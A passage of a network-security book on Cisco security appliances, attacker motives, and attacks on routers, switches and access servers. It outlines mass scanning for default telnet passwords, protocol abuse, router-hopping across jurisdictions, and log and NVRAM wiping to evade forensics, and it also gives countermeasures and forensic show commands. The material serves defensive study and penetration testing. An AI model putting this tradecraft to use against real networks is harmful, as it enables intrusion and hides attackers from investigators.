From version 2.5 and upward, URT introduces a web front-end client and RADIUS-based back-end authentication infrastructure, making it suitable for an extended range of customer network sizes and applications. The administration server of URT is available for a range of Windows servers, while the front-end client software is available for Windows, Linux, and MacOS platforms.

To get a better understanding of how AAA methodology works in practice, take a look at [Figure 2-1](#). Here, clients connect to an ISP using a dial-up or similar method. The NAS server requests authentication credentials from users and passes it to the RADIUS/ TACACS+ ACS server. After successful authorization, the NAS equipment grants the clients access to the network resources. If accounting functionality has been enabled, the NAS equipment would send all necessary details to the ACS accounting server to monitor the clients' network usage.





Figure 2-1: Typical AAA network security configuration

[Previous](#)

[Next](#)

 Previous


Next 

SECURITY IMPLICATIONS OF CISCO INTERNETWORK DESIGN AND SECURITY ELEMENTS


The time has come to summarize the network design models and Cisco security elements discussed in this and the [previous chapter](#). This sets the battlefield on which the action described in the chapters to follow will take place, positioning its rivers, hills, redoubts, and entrenchments. [Figure 2-2](#) represents various Cisco security devices spread along three layers of the campus network. Of course, there could be more layers, but even those few shown will provide enough food for thought for both defender and attacker alike. For the defender though, there are things that make life somewhat easier. One example is multiple device management applications produced by Cisco to simplify the complex task of configuring, updating, and monitoring devices with a very different command syntax, including but not limited to the following:

- IOS CLI
- CatOS CLI
- PIXOS CLI
- Aironet CLI
- Cisco 700 CLI
- UNIX shell (Linux and Solaris-based Cisco appliances)
- CMD.EXE (Windows-based server applications)
- snmpget, snmpset, and other Net-SNMP utilities
- Various GUIs

Core



Distribution



Access




Figure 2-2: Cisco hierarchical design network security model

Cisco management applications cover all aspects of Cisco network and network security, and nearly all of them can be integrated with the CiscoWorks suite. CiscoWorks Security Information Management Solution (SIMS) is probably the most complete Cisco security management application that covers collection, analysis, and correlation of security events across the whole enterprise network. To configure security of multiple Cisco routers simultaneously, the Cisco Router and Security Device Manager (SDM) supports Cisco 830, 1700, 2600XM, 2691, 3600, 3700, 7204VXR, 7206VXR, and 7301 routers. For security-specific Cisco appliances, the Cisco PIX Device Manager, CiscoWorks VPN/ Security Management Solution, and Cisco IP Solution Center are available. Finally, a suite of Cisco CNS products, or so-called intelligent agents, are available for automated network maintenance and monitoring. These include Cisco CNS Access Registrar, which is a RADIUS-compliant, access policy server for ISP AAA services supporting all types of user access. Cisco CNS intelligent agents can be run on Solaris, Linux, and HP-UX workstations or a specialized appliance, the Cisco CNS 2100 Series Intelligence Engine shown in [Figure 2-2](#). Cisco 1102 VLAN Policy Server can also be deployed at the access layer to manage VLANs and run Cisco User Registration Tool (URT), described previously.

All these solutions and appliances combined make up what Cisco calls a *self-defending network strategy*. Ideally, self-defending networks should be able to identify attacks, react appropriately to their severity level, isolate hacked hosts, and reconfigure the network resources to block the attack (for example, shunning).

While the vendors may thrive to achieve nearly automated management of the network—security management included—it can never be 100 percent automatic. Do not assume that the appliances will do all the work for you. More security appliances and applications means that more security knowledge and

Caution

skills are needed, not less. Also, the fact that CiscoWorks and company provide a user-friendly point-and-click interface does not mean that you shouldn't know the CLI listed earlier. These applications are developed out of necessity to manage massive networks that cannot be maintained otherwise, taking both quantity and workload of system administrators into account. They are not written to allow you to spend a whole day at Slashdot, even though it may not be such a bad idea, after all. Management GUIs do not cover many capabilities of the appliances they manage, nor are they bug-and-communication fault-free and always available. Besides, skilled hackers know well the command interfaces of devices they target—don't fall behind!

Another important weapon in the defender's arsenal is not an appliance or software bundle, but a collection of security white papers called "Cisco SAFE blueprints." At the moment of writing, 13 are available:

- "Combating Slammer Worms"
- "SAFE Blueprint for Small, Midsize, and Remote-User Networks"
- "SAFE Layer 2 Security In-depth Version 2"
- "SAFE Nimda Attack Mitigation"
- "SAFE SQL Slammer Worm Attack Mitigation"
- "SAFE: IP Telephony Security in Depth"
- "SAFE: A Security Blueprint for Enterprise Networks"
- "SAFE: Best Practices for Securing Routing Protocols"
- "SAFE: Code-Red Attack Mitigation"

- "SAFE: IDS Deployment, Tuning, and Logging in Depth"
- "SAFE: VPN IPSec Virtual Private Networks in Depth"
- "SAFE: Wireless LAN Security in Depth-version 2"
- "SAFE: Worm Mitigation"

These white papers are down-to-earth, practical, and detailed; include working examples of device configuration files; and are usually written by Cisco Certified Internetwork Experts (CCIEs). It makes excellent bedtime reading. Besides, if you ever plan to take Cisco Certified Security Professional (CCSP) exams, you'll find out that many questions are about or directly based on the SAFE blueprints. Throughout this book, we will frequently refer to these documents when outlining countermeasures against various attacks discussed.

Taking everything described above into consideration, what can an attacker do to circumvent all these safeguards and succeed?


First of all, as you know, we do not live in an ideal world. Humans are, and always will be, the weakest link. Having a top-notch security equipment misconfigured and with default or bad passwords or SNMP communities set is not that uncommon. As a matter of fact, in such cases, it is better not to have that PIX or VPN concentrator at all, since either device's presence will create a false sense of security for the network owners. Also, network security is a continuous process. The "If it works, don't fix it" approach just doesn't apply in the information security field. If that IDS signature database is not updated in time, an attacker will slip in undetected. After the attack succeeds and the cracker preserves remote access, patching and updates become pretty useless ventures. This is common sense that applies to any network setup, Cisco-based networks included.

Second, the security safeguards themselves can also fall prey to an attack. If someone wants to break into a bank, she will take care of the alarm system first. We don't know whether the software run by Cisco security appliances and management consoles was thoroughly audited OpenBSD-

style on a subject of various security flaws (and OpenBSD itself is not flawless). Since in the majority of cases we are dealing with closed source software, only its developers possess such knowledge. Many of the Cisco security management applications run on the Windows platform, famous for its malware issues and other security problems. A variety of Cisco security appliances use mainstream operating systems such as Red Hat Linux and Solaris with multiple security flaws known. And as we show later in the book, proprietary closed source systems such as Cisco IOS can also be successfully exploited with administrator privileges gained. An even easier avenue of exploitation is attacking not the application or device itself, but the traffic it generates. In particular, this applies to the appliance management traffic (for example, SNMP). Things that ease the work for system administrators can also make it easier for crackers. Another good example is syslog and other logging traffic types. If a PIX firewall detects the attack and sends a syslog message, but that message is intercepted on the fly and modified with `net.sed`, an attack may well go unmentioned. Make sure that all management and logging traffic on the network is well protected using some form of a VPN.

Third, you can get far with IP spoofing. If you are already on the network, spoofing your IP as one of the legitimate hosts, Cisco security appliances included, can produce a lot of confusion when it comes to attack detection. For an outside attacker, IP spoofing can be used to abuse the self-defense features of the network and cause DoS by forcing network security appliances to shun legitimate IP ranges. Another way to sneak in is by hijacking legitimate established sessions and appending malicious traffic to them. Finally, an attacker can attempt to isolate security appliances such as the IDS sensors via a variety of second layer and routing protocol attacks. Describing all these methodologies and more is the aim of the remaining chapters of this book.

 Previous

Next 

SUMMARY


In this chapter, we reviewed a vast variety of Cisco security solutions and their elements. If selected, deployed, configured, and maintained correctly, these appliances and applications can stop cold the majority of network attacks. This is the aim of Cisco Self-Defending Networks defense-in-depth strategy. On the other hand, Cisco security safeguards can themselves present a target for wily crackers determined to bypass network security countermeasures and hide their tracks. An experienced attacker will study these security solutions with great attention, in the same way a professional cracksman studies safe locks and alarm systems before attempting a major break-in.

Whether you are on the attack or defense side, we hope that you have found these first two chapters useful and are now more aware of the full spectrum and sophistication of the Cisco virtual battleground.

 Previous

Next 

 Previous

Next 


Chapter 3: Real-World Cisco Security Issues

OVERVIEW


In [Chapters 1](#) and [2](#), you read about secure network design principles and various Cisco security features and devices that were developed to stop the crackers cold. How do they measure against real-world attackers and situations? To answer this question, consider the answers to the following: What motivates the Black Hats who go after your Cisco routers, switches, and other networked devices? What do they gain from taking over these devices? How can a particular device, rather than an entire network, be thoroughly tested for security flaws before it is placed in the network infrastructure or before it goes into production the first time?

This brief chapter aims to answer these questions before the real fun begins as we switch to hands-on hacking techniques.

 [Previous](#)

[Next](#) 

 Previous

Next 

WHY DO HACKERS WANT TO ENABLE YOUR BOX?

A traditional *Hacking Exposed* series book usually contains a section dealing with why attackers want to root your network. This book is no exception, except *root* is replaced by *enable*—the equivalent for the UNIX superuser on Cisco routers and switches.

The information in this section is extremely important for you to understand. Unfortunately, many system administrators do not consider routers and switches to be interesting targets for crackers and overlook their security, concentrating instead on servers and databases. Breaking away from this norm would be a vital improvement in safeguarding a currently undefended network and an important victory for White Hats worldwide. Of course, proper server, database, and even user desktop security is essential. However, if a cracker takes over your routers and switches, your whole network will soon fall into his hands—including all deployed servers and database and data storage hosts.

Following are some of the motives for a malicious hacker's attacks against servers and user desktops:

- Hiding attack tracks to clear the path for future attacks
- Stealing bandwidth
- Stealing CPU cycles for password cracking
- Stealing hard-drive space
- Stealing stored data
- Plain old vandalizing
- So-called "hacktivism"—attacks with political, religious, ethical, or other similar motives

- Immature "0wn3d hostz" and "1337 skillz" online bragging rights

Of these motives, only stealing CPU cycles and hard-drive space (which is rather limited on Cisco routers and switches as compared to modern servers and desktops) can hardly/does not (whatever you prefer) apply to Cisco devices in particular—but we never say *never*, because a Switch/Router Flash or even Non-volatile Random Access Memory (NVRAM) can be an original place for hiding data. On the other hand, additional reasons are specific to hacking routers, switches, and other specialized networking appliances that are not applicable to both server and end-user hosts. A motive behind many of these hacks is simply *megomania*—the attacker's delusions of grandeur.

The growing malicious ambitions of an individual can be traced in answers to a few simple questions:

- Why own a host when you can take over a subnet?
- Why take over a subnet if you can have the whole network?
- Why own just one network if you can control an Autonomous System (AS)?
- Bored of a single AS with thousands of hosts? How about taking on a Border Gateway Protocol (BGP) confederation?

The fastest and most efficient way of accomplishing these ambitions is by hacking into a router or a few routers on the network of interest. In particular, this applies to perimeter and gateway routers, core and "hub" (quotation marks here to avoid confusion with hubs as Layer 1 devices) routers, and routers with a special role in the routing domain—BGP reflectors and boarder routers, designated Open Shortest Path First (OSPF) routers, and so on. This is why understanding the network topologies and design layers described in [Chapter 1](#) and properly mapping the networks are essential for crackers as well as network guardians. Knowing the terrain allows the attacker to prioritize the list of targets and spend more time and effort going after the most

significant routers first. In some cases, a more "casual" router or switch can be reconfigured to gain additional significance—for example, it can be set to win the next OSPF or Spanning Tree Protocol (STP) root bridge elections.

What Attackers Gain

Once you own a router (or a few of them), the network is yours. Period. Who controls traffic flows also controls the network. Hacking routers is not harmless fun that allows you to pingflood those who disagree with you on Internet Relay Chat (IRC), as some beginners in #1337 chat rooms may think. When you get enabled on a router, you are inside the targeted network and can do any of the following:

- Completely map the internal network, both passively (Address Resolution Protocol [ARP] table, routing tables, traffic sniffing) and actively (Telnet, Secure Shell [SSH], forwarding portscans to the network).
- Forward any type of traffic to the hosts on the attacked network from the hosts you control.
- Sniff and modify all or specified traffic passing through the router. Mirroring traffic from the owned router to your host or plainly rerouting this traffic through your host comes in very handy.
- Force the traffic that doesn't usually go through the router to pass through it.
- Establish an encrypted backchannel to the hacked network.
- Attack other networks from or through the owned router.
- Inject Voice over Internet Protocol (VoIP) traffic for free phone calls and alter call forwarding (VoIP gateways and gatekeepers only).
- Cause all types of hard-to-troubleshoot connectivity

problems—reshaping AS traffic forwarding via BGP manipulations is particularly evil and can be used as a form of an advanced distributed denial-of-service (DDoS) attack, and artificial routing loops are no fun either.

All of these and probably more can be done using `show` and `debug` IOS commands, access lists, routing metrics and administrative distance (AD) manipulation, policy routing, and a few other techniques. All these methods are described further in this book after we are done describing the how-tos about owning the device, so stay tuned!

Keep in mind that here the term *router* refers to any Layer 3 device, including Cisco Catalyst switches with Route Switch Module (RSM) and Multilayer Switch Feature Card (MSFC) modules installed. So what can an attacker gain from taking over a Layer 2 device, such as a Catalyst switch without any routing capability? Apparently, quite a lot:

- Map the internal network, both passively and actively.
- Sniff network traffic that passes through all or specified switch ports using the wonderful Cisco Catalyst Switch Port Analyzer (SPAN) feature.
- Abuse 802.1d and 802.1q protocols to sniff the switched network and force the traffic that doesn't usually go through the switch to pass through it.
- Bypass virtual LAN (VLAN) separation ("jumping VLANs") and disabling that annoying MAC address filtering.
- Cut off the ports with connected undesirable hosts (intrusion detection system [IDS] sensors and monitoring stations, system administrator's workstation).
- Access other network devices via Telnet or Secure Shell (SSH) (check out http://www.cisco.com/warp/public/707/ssh_cat_switches.html to see which CatOS versions and switch platforms support

SSH).

- Cause all kinds of hard-to-troubleshoot connectivity problems by abusing the data link layer (disabling the STP after locking down the switch to cause Layer 2 loops is particularly evil).

The very existence of an externally hackable Catalyst switch exposed to the Internet (unless it's an ISP switch) is a ridiculous concept. Nevertheless, in our practice, we have seen many such cases (and they never cease to amuse us). Besides, an attacker can be internal (a disgruntled employee or social engineer) or can come through an improperly defended and positioned wireless LAN (WLAN).

How about other Cisco networking devices? Of course, the effect of taking them over will strictly depend on the device specialization. Break-ins into Private Internet Exchange (PIX) firewalls don't happen that frequently and are usually due to human error and negligence. Frankly, system administrators who leave PIX firewalls with easy-to-guess passwords and Simple Network Management Protocol (SNMP) communities should not be allowed to touch these devices, but we don't live in such a perfect world. The majority of statements that apply to owning a gateway router apply to the hacked PIX firewalls, and you can add the effect of the false sense of security into the concoction. (After all, a firewall is there to "stop all hackers cold," and the firewall itself cannot be a source of an attack, right?)

The same applies to the IDS sensors and monitoring consoles. If these are taken over, brought down, or isolated from the rest of the network, the chances of prosecuting the attacker legally are slim. ("Dude, where are my IDS logs?") A holy grail of any cracker is taking over a virtual private network (VPN) concentrator to gain access to data confidential enough to prompt somewhat costly and resource/effort-consuming deployment of a Cisco VPN. (That said, we have never encountered a hackable Cisco 3000 VPN concentrator device in our penetration testing practice. Nevertheless, we can recall a case when a Cisco 2600 series router, reinforced with a VPN accelerator card and used as a VPN concentrator [IPSec, 3DES, HMAC-MD5], was penetrated, and a shared key for the whole VPN was retrieved and cracked. You can imagine the impact of such an attack, should it be

carried out by a malicious individual in the real world.)

Another highly praised group of cracker targets is Cisco Access Servers, such as AS5200, AS5300, AS5400, and AS5800. Hacking into them hands the attacker control over multiple Plain Old Telephone Service (POTS) lines, unlucky users dialing through them, and a few fat pipes (often Integrated Services Digital Network Primary Rate Interface [ISDN PRI]). Access server attacks are fascinating *per se*, since they can lay a bridge between hacking and its historical ancestor, phreaking.

One (condition-dependent) possibility provided by breaking into an access server is to pour in illicit Voice over Internet Protocol (VoIP) traffic for free phone call forwarding. The time of these "free" calls can then be sold to someone else and cause a significant financial loss for the access server owner. This kind of attack is highly attractive for financially motivated Black Hats and organized crime groups who may have an agreement with a rogue ISP persuaded (possibly via kickbacks) to forward the traffic to the hacked access server and pretend they did not know it was hacked, should a police investigation take place.

A less threatening scenario is when someone disables accounting/billing on the access server for her and her friends' accounts to gain a free dial-in. And wouldn't it also be fun for an attacker to dial her bosses' home telephone numbers automatically and at random intervals from different lines on such a server? How about dialing and constantly engaging a boss's home, mobile, and office numbers? When a power-hungry script kiddie breaks into an access server, many cases of plain-old vandalism can occur, such as constantly knocking offline dozens of dial-in users—ever been randomly disconnected by your ISP?

A common and threatening case of a megalomaniac's attack is a massive denial-of-service/distributed denial-of-service (DoS/DDoS) attack. If an attacker can take over a core network layer device, the attack is likely to succeed; a single router or switch on a fat OC-12 Synchronous Optical Network (SONET) pipe is worth hundreds of owned Digital Subscriber Line (DSL) hosts, bandwidth-wise. Of course, finding and taking over such an appliance may not be an easy task (but neither is breaking into hundreds of

machines on a DSL network). However, discovering enough vulnerable routers with a single or multiple T1 lines is not that difficult, and a few dozen of these pounding a target server with junk traffic do present a very serious threat.

As to the type of traffic a Cisco router can flood with, simply check the functionality of an extended Cisco *ping* (a *ping* command available only to the enabled user unless configured otherwise). In some cases, it is possible to reroute the traffic normally going through the router to flood the target network. When this occurs, both the attacked and attacker network will suffer from connectivity problems, the latter due to the routing misconfiguration issues. More detailed information on using hacked routers and switches for launching DoS/DDoS attacks is presented in [Chapter 10](#), while [Chapter 11](#) discusses advanced countermeasures against such attacks that can be implemented using Cisco devices.


Of course, crackers may succeed in taking over a Cisco router, switch, or other network appliance for other reasons, such as the following:

- To exploit the negligence of the network administrators leaving their Cisco networking devices unprotected, not updated, and unmonitored
- Because of difficulties in performing forensics and proper incident response when such appliances are hacked into
- Due to the ease of hiding tracks using separate routers and router chain hopping
- To realize the logical challenge of finding and exploiting vulnerabilities in Cisco operating systems on targeted platforms


Since these reasons belong more to the realm of technical and administrative Cisco security peculiarities than to the list of attacker motivations, they are reviewed in the [next section](#) of this chapter, which is devoted to the hacker's view on real-life Cisco devices and networks

security and exploitation.

 Previous

Next 

 Previous

Next 

CISCO APPLIANCES AND NETWORKS: AN ATTACKER'S PERSPECTIVE

How easy is it to hack into that Cisco box and get away with it? The answer depends on the point of view. From the standpoint of a script kiddie, it's dead easy (see [Chapter 6](#)). A cracker who doesn't care where the box is and what function it performs can enable dozens, if not hundreds, of routers and switches in a few days and get many hundreds of unprivileged user accounts on Cisco equipment. The latter may not be particularly exciting, but it is sufficient to launch a massive DDoS pingflood.

An attacker on a typical 512/256 Kbps Asymmetric DSL (ADSL) link can scan a /8 network (255.0.0.0 in CIDR notation) for port 23 and login passwords such as *cisco* (see [Chapter 6](#) for more of the typical passwords to use) in about two days. Such a scan will hand the cracker around 500 to 1000 unprivileged user accounts. Further manual or script-based password guessing is going to be successful about 10 percent of the time. That amounts to 50 to 100 enabled devices in three days, or 200 to 300 enabled hosts in a week! The majority of these breached hosts will be modest Cisco 800, 1600, 1700, and 2500 routers, but quite a lot of midrange devices (such as 2600 and 3600 routers, 2900 Catalysts) and some true gems (like Cisco 7000 and 7200; Catalysts 5000, 5500, and 6500; and, sadly enough, AS 5300 or even higher) can also be successfully attacked.

Now imagine a more sophisticated attacker who would also scan for default and common Cisco SNMP communities, Trivial File Transfer Protocol (TFTP) servers with possible Cisco configuration files stored, and known vulnerabilities that lead to enable. With enough determination, such an attacker can, indeed, "own a continent" (without even knowing the difference between a stack and a heap). If the cracker is familiar with programming or at least shell scripting, the efficiency of scanning and exploitation can be significantly increased through automation and basic logic (for example, do not check default SNMP communities on a device with the enable password already guessed).

Talking about continents (or at least large parts of them), the United States and the European Union appear to be less susceptible to this type of onslaught, while the developing areas of the world (such as Africa or Central, East, and Southeast Asia) appear to be more vulnerable. A likely explanation for this difference is a "brain drain," with more experienced and security-knowledgeable professionals heading West. For example, South America is largely insusceptible to basic Cisco vulnerability scanning, but a few regions that experience significant brain drain to the United States are softer targets. In addition, a politically motivated hacktivist can easily determine which IP ranges belong to the countries of interest using whois and a variety of BGP queries (see [Chapter 4](#) for more details). Then, scans and further attacks can be launched against a selected country. Hopefully, with time, the process of globalization will even out these issues.

What are the risks for a cracker running massive scans searching for undefended Cisco appliances? The cracker is likely to land on the DShield offenders list (<http://www.dshield.org>) and can lose their ISP account, but some newbie crackers will find that acceptable or even ego-boosting. More experienced attackers will run the scans from some remote machine they broke into beforehand or via a neighboring wireless. A rotatable 20-up dBi directional or semidirectional antenna on the roof or balcony can do wonders. Of course, both techniques (hopping through "rooted" hosts and abusing wireless LANs) can be combined if the cracker is sufficiently experienced and reasonably paranoid. Finally, in a doomsday scenario, both automated scanning and exploitation functions can be handed to a worm that will report the results to overseas hosts controlled by the cracker. By using such methods, the risks of being caught and prosecuted are significantly reduced, while the damage that could be done is multiplied.

Everything described so far represents an approach based on massive "low-hanging fruit" scanning. Such opportunity is available to attackers with a medium or even a low level of experience and skill. The reason for its existence, as you have probably already guessed, is the "eternal wetware flaw"—security negligence, laziness, and ignorance of system administrators combined with the human resources mismanagement by their bosses. What about a determined hacker looking to exploit a specific Cisco appliance

without obvious human factor–linked security problems? How about finding new 0-day vulnerabilities in these devices? Can it be successful? The answer is a definite yes.

Figure 3-1 represents the steady growth of security vulnerabilities in Cisco appliances and software reported to the Bugtraq mailing list since 1999. The year 2002 was marked by a splash of reported flaws (to which the authors have contributed three modest DoS conditions). The year 2003 was relatively calm, but in 2004 the amount of reported vulnerabilities exceeded the 2003 report's count five months before the year's end.




Figure 3-1: Bugtraq Cisco vulnerabilities count

As you can see, dozens of new Cisco vulnerabilities are reported every year, and this number is on the increase. This shatters the myth that closed source software is too difficult to analyze and exploit and should thus be considered safe. That said, the need to reverse engineer the binary application does raise the bar for potential attackers, and the majority of the

flaws reported are DoS conditions found by accident rather than code disassembly. Alas, the world does not lack reverse engineers, and once a flaw is found and an exploit is written, it is easier to preserve it from the public eye if the exploited software is closed source.

Phenoelit (<http://www.phenoelit.de/>), headed by Felix, also known as FX, has performed a titanic work of finding new vulnerabilities and writing working IOS exploits. The results of Phenoelit research are available to the public and are regularly presented at DEFCON and other hacking conferences. Throughout this book, we use Phenoelit's research data and tools, such as IRPAS. However, we assume that even without any public information releases, Black Hat hacker groups or even foreign government organizations would be working on exploiting Cisco appliances.

Considering the role Cisco devices play in the modern network's infrastructure—including the Internet's backbone—the stakes are too high to be ignored. Thus, a clear explanation of IOS and other Cisco-specific operating systems' reverse engineering and practical exploitation is crucial for anyone whose system can be affected by Cisco security issues. [Chapters 8](#) and [10](#) of this book strive to provide such an explanation in legal margins.

The assumptions we make here are based on the idea that the source code will never be leaked to outsiders and reverse engineering will be an absolute requirement for exploit development. But this may not always be the case. For example, on May 13, 2004, a Russian information security site, SecurityLab, reported that the source code of IOS versions 12.3 and 12.3t was stolen after the internal Cisco network was breached. The amount of stolen code was claimed to be around 800MB in archive. The initial source of information about the incident was someone called franz at #darknet@EFnet. To prove the leak, franz has distributed a small (about 2.5MB) part of the stolen code. SecurityLab has published 100 first lines from two files distributed by franz as proof of the story at <http://www.securitylab.ru/45223.html> and <http://www.securitylab.ru/45222.html>. As you can see, these lines were removed upon Cisco Systems' insistence. While at the time of writing, no

public domain exploits exist based on the stolen code, there is no guarantee that they won't appear in the future and that future code leaks will not take place. This incident, as well as reverse engineering research, underlines that proper security should be based on secure programming and code security reviews and not code obscurity.

After all, not all Cisco device software is closed source. The amount of Cisco appliances running some form of Linux is increasing every year. Examples of such appliances were mentioned in [Chapter 2](#) and include Cisco Guard XT 5650 and certain blades such as the IDSM-2. The flaws applicable to Linux on other platforms will apply to such devices just as well; a cracker will have to adjust the memory offsets in the existing exploit to match the new target, which is a common practice.

One of the strong sides of Linux, security-wise, is the speed with which updates and fixes are generated by the open source community. We can only hope that Linux-based Cisco appliances receive timely security updates. Somewhat damaging this hope, the IDSM-2 upgraded old Red Hat 6.2 to a newer (but still obsolete) 7.3, running 2.4.26 kernel only in the summer of 2004 (per Cisco's web site), and it can become a suitable hacker target, as discussed in [Chapter 2](#).

Another UNIX-like system employed by some Cisco appliances, such as 4200 series IDS sensors, is Sun Solaris. While Solaris is not an open source system, at the moment of writing the possibility of Sun opening its operation system code is up in the air. Open source or not, Solaris has got its hefty share of security vulnerabilities that would be just as applicable to Cisco devices running the system (replace the shell code [if needed] to correspond to the attacked platform's CPU architecture, adjust the memory offsets, and go).

Finally, many Cisco applications run on Windows workstations. Hacking into a central CiscoWorks management station and retrieving the attacked network router's credentials from it is probably the most efficient way of taking over multiple Cisco routers or other devices in a short period of time. Ironically, this can be accomplished with a Trojan and a bit of social engineering, exactly like a great deal of successful "lame" attacks against

Windows hosts that happen every day.

In addition, any attacker should always keep in perspective general multiplatform vulnerabilities applicable to Cisco devices. Examples of such vulnerabilities at the time of writing include OpenSSL ASN.1 Parsing Vulnerabilities (Bugtraq ID 8732) and Multiple Vendor TCP Sequence Number Approximation Vulnerability (Bugtraq ID 10183). Unfortunately, we see a general trend of routers and switches being updated less frequently and meticulously as compared to servers and even user desktops. You can still encounter Cisco routers running version 11 or even earlier IOS versions in the wild, some of this due to improper reboots resulting in use of the older hardwired code from the router's ROM. While the servers and workstations on a tested network may not be vulnerable to the multiplatform flaw for eons, try to attack the routers or switches using the same security hole and you may well succeed.

Attacking Network Protocols

We have outlined a malicious hacker's perspective of breaking into various Cisco devices the easy or the hard way. Let's look at the network protocols rather than the devices themselves. Cisco has developed a variety of proprietary protocols with open specifications that play an important role in modern networking. Examples of such protocols on Layer 2 include the following:

- Layer 2 Tunneling Protocol (L2TP)
- Layer 2 Forwarding (L2F)
- Generic Routing Encapsulation (GRE)
- Cisco Discovery Protocol (CDP)
- Extensible Authentication Protocol-Lightweight Extensible Authentication Protocol (EAP-LEAP)

Examples on Layer 3 include

- Hot Standby Routing Protocol (HSRP)
- Interior Gateway Routing Protocol (IGRP)
- Enhanced Interior Gateway Routing Protocol (EIGRP)

Many of these protocols were pioneering at the time of their development and gave Cisco Systems an edge over the competitors that could not provide similar functionality. It is understandable, then, that such protocols may have not been designed with security in mind, since providing the novel functionality and making it usable was the designer's primary concern. Thus, some of these protocols are exploitable or, at least, can be used for device fingerprinting (CDP). For example, HSRP uses a cleartext transmitted password for updates authentication. By forging HSRP updates, an attacker can cause DoS or even redirect traffic on a local network segment. GRE tunnels can be tricked to allow connections to internal hosts with private IP addresses from the outside.

EAP-LEAP is actually a security protocol, now a common part of 802.1x port-based authentication standard implementations. It relies on Microsoft Challenge Handshake Authentication Protocol (MS-CHAP) for user authentication and was successfully exploited with Joshua Wright presenting the exploitation step-by-step at DEFCON 11 and releasing *Asleap-imp*, a tool to crack EAP-LEAP passwords on wireless networks, half a year later. A few similar tools such as *THC-leapcrack* were later released to the public domain (*leap* being released to the *Packetstorm* web site before *asleap-imp*). Note that the attacks on the Cisco protocols mentioned, as well as appropriate countermeasures, are described in [Chapters 12](#) and [13](#).

As to the security of EIGRP, this routing protocol implements MD5 hash-based routing updates authentication, and not using it is a system administrator's, not a protocol designer's, fault. Nevertheless, Phenoelit has uncovered a flaw in Cisco IOS EIGRP implementation that causes an ARP storm on the network segment attacked with spoofed EIGRP neighbor announcements and we have continued the trend. Authenticating EIGRP updates and matching expected neighbors using extended access lists mitigates the problem but only partially. See [Chapter 14](#) to learn more about

this and similar attacks.

Hiding Tracks and Forensics on Routers and Switches

To conclude this section, we should discuss hiding tracks and forensics on Cisco routers and switches. Unfortunately for the security community, unless centralized logging is implemented, an attacker can easily wipe out all traces of her presence on a Cisco box with a few simple commands (see [Chapter 10](#)). Even if centralized logging is implemented, it is done over a traditional syslog, meaning that User Datagram Protocol (UDP) is used and the logging updates are neither encrypted nor authenticated. This allows crackers to tamper with logs in transit and try to crash or even exploit the core syslog server. For the logs to be valid, they should possess proper timestamps. Experienced attackers know that and will turn off timestamps upon penetration. They can also turn off Network Time Protocol (NTP) if used or send fake NTP updates. Make sure that when you use NTP on your Cisco router or switch, hash-based updates authentication is applied and access lists are written to prevent NTP traffic from unauthorized hosts. Those who are truly security-concerned can use an IPsec or a Point-to-Point Tunneling Protocol (PPTP)-based VPN to protect syslog and NTP traffic modification between the router and appropriate servers and avoid unauthorized updates, including those with spoofed source IPs.

The ease with which crackers can remove router and switch logs makes hopping from one Cisco box to another, before reaching the actual target, a very attractive method to hide the attacker's tracks. Selecting hops to be positioned in distant countries, especially those with different or even opposite political and legal systems, turns any trace-back attempt into a nightmare. Some countries, for example Brazil, have very lax cybercrime laws (at the time of writing, anyway). Thus, trying to collaborate with local law enforcement agencies there is not expected to be fruitful, as they are unlikely to have an authority to seize and investigate the hosts used by attackers in the process of reaching their targets. Considerate attackers would also encrypt their traffic between hops on the way to the target machine. To do so, they can do any of the following:

- Use SSH if supported
- Upgrade the IOS or CatOS on the owned hosts to include SSH support
- Use IPSec
- Use PPTP

After the hop hosts are used, a wily attacker can resort to erasing Flash and NVRAM on these machines to present additional challenges to the forensic team. The main obstacle for using the "router-hopping" methodology to avoid being caught is an unacceptable delay. While, in theory, the more hops the attacker can use the better for him, in reality, if more than three or four hops are passed, the console will lag and executing commands on the hacked box may become too sluggish to be practical or enjoyable.

The incident response on a Cisco device is limited to accessing the device through the console port (be prepared to go to ROMMON mode, if the password is changed by crackers, but otherwise do not reboot the router!), analyzing logs (if not deleted or tampered with), recording actual and router time (`show clock detail`), and running a variety of `show` commands and recording their output. To our knowledge, no specific software package on the market performs forensic investigation of Cisco routers and switches.

The IOS `show` commands suggested for forensics use are listed here:

```
show version                show interfaces
show running-config         show tcp brief all
show startup-config        show ip sockets
show reload                 show ip nat translations verbose
